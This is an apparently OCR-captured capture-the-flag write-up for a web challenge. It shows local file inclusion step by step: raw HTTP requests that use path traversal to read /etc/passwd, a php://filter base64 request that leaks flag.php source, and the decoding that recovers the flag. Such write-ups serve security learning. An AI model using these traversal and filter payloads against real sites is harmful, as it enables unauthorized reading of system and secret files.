
Challenge name: Behind the Scenes – 200 pts (Web)



Behind the Scene

200


Everything you see on the screen was meant to be seen.

But what if something was never meant to be?

Find a way to reach where you're not supposed to. https://cybersecure-x-web2.chals.io/challenge.php

2/5 attempts

Visit the website for an initial level analysis of the challenge.




Welcome to CyberPortal!

Select a page from the navigation bar above.

After visiting all the pages found the webpage contains links like:

challenge.php?page=home.php
challenge.php?page=about.php


Potentially vulnerable to File inclusion.



```
GET /challenge.php?page=../../../../../etc/passwd HTTP/1.1
Host: cybersecure-x-web2.chals.io
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://cybersecure-x-web2.chals.io/challenge.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive


```

```
      <nav>
        <a href="challenge.php?page=home.php">
          Home
        </a>
        <a href="challenge.php?page=about.php">
          About
        </a>
        <a href="challenge.php?page=contact.php">
          Contact
        </a>
      </nav>

      <div class="container">
        root:x:0:0:root:/root:/bin/bash
        daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
        bin:x:2:2:bin:/bin:/usr/sbin/nologin
        sys:x:3:3:sys:/dev:/usr/sbin/nologin
        sync:x:4:65534:sync:/bin:/bin/sync
        games:x:5:60:games:/usr/games:/usr/sbin/nologin
        man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
        lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
        mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
        news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
        uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
        proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
        www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
        backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
        list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
        irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
        _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
        nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
      </div>

    </body>
  </html>
```


Now I’m trying to find the flag file using filters
php :// filter/ convert. base64 - encode /resource = flag.php



```
GET /challenge.php?page=php://filter/convert.base64-encode/resource=flag.php
 HTTP/1.1
Host: cybersecure-x-web2.chals.io
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://cybersecure-x-web2.chals.io/challenge.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

```
      font-size:18px;
    }
    nava:hover{
      text-decoration:underline;
    }
    .container{
      margin-top:30px;
    }
    </style>
  </head>
  <body>


    <nav>
      <a href="challenge.php?page=home.php">
        Home
      </a>
      <a href="challenge.php?page=about.php">
        About
      </a>
      <a href="challenge.php?page=contact.php">
        Contact
      </a>
    </nav>

    <div class="container">
      PD9waHAKJGZsYWcgPSB0cmltKGZpbGVfZ2V0X2NvbnRlbnRzKF9fRElSX18gLiAnL3RoaXNfaXNfYV92ZX
      J5X3NlY3JldF9oaWRkZW5fc3VwZXJfbG9uZ19yYW5kb21fbmFtZWRfZm9sZGVyX3h5ejEyMzQ1L2ZsYWcu
      dHh0JykpOwppZiAoIWRlYnVnX2JhY2t0cmFjZSgpKSB7CiAgICBkaWUoIjxoMiBzdHlsZT0nY29sb3I6IH
      JlZDsnPj8/IERpcmVjdCBhY2Nlc3MgdG8gdGhpcyBmaWxlIGlzIGZvcmJpZGRlbiE8L2gyPiIpOwp9CmVj
      aG8gJGZsYWc7Cj8+Cg==
    </div>
```

Found base64 encoded string.
“PD9waHAKJGZsYWcgPSB0cmltKGZpbGVfZ2V0X2NvbnRlbnRzKF9fRElSX18gLiAnL3RoaXNfaXNfYV92ZXJ5X3NlY3JldF9oaWRkZW5fc3VwZXJfbG9uZ19yYW5kb21fbmFtZWRfZm9sZGVyX3h5ejEyMzQ1L2ZsYWcudHh0JykpOwppZiAoIWRlYnVnX2JhY2t0cmFjZSgpKSB7CiAgICBkaWUoIjxoMiBzdHlsZT0nY29sb3I6IHJlZDsnPj8/IERpcmVjdCBhY2Nlc3MgdG8gdGhpcyBmaWxlIGlzIGZvcmJpZGRlbiE8L2gyPiIpOwp9CmVjaG8gJGZsYWc7Cj8+Cg==”




```
G9uZ19yYW5kb21fbmFtZWRfZm9sZGVyX3h5ejEyMzQ1L2ZsYWcudHh0JykpOwppZiAoIWRlYnVnX2JhY2t0cmFjZSgpKSB7CiAgICBkaWUoIjxoMiBzdHlsZT0nY29sb3I6IHJlZDsnPj8/IERpcmVjdCBhY2Nlc3MgdG8gdGhpcyBmaWxlIGlzIGZvcmJpZGRlbiE8L2gyPiIpOwp9CmVjaG8gJGZsYWc7Cj8+Cg==
```

```
<?php
$flag = trim(file_get_contents(__DIR__ . '/this_is_a_very_secret_hidden_super_long_random_named_folder_xyz12345/flag.txt'));
if (!debug_backtrace()) {
    die("<h2 style='color: red;'>?? Direct access to this file is forbidden!</h2>");
}
echo $flag;
?>
```

Found hidden directory for the flag
“/this_is_a_very_secret_hidden_super_long_random_named_folder_xyz12345/flag.txt”

Attempted for direct access and found the flag.



https://cybersecure-x-web2.chals.io/challenge.php?page=this_is_a_very_secret_hidden_super_long_random_named_folder_xyz12345/flag.txt

flag{basic_lfi_successful}

flag: flag{basic_lfi_successful}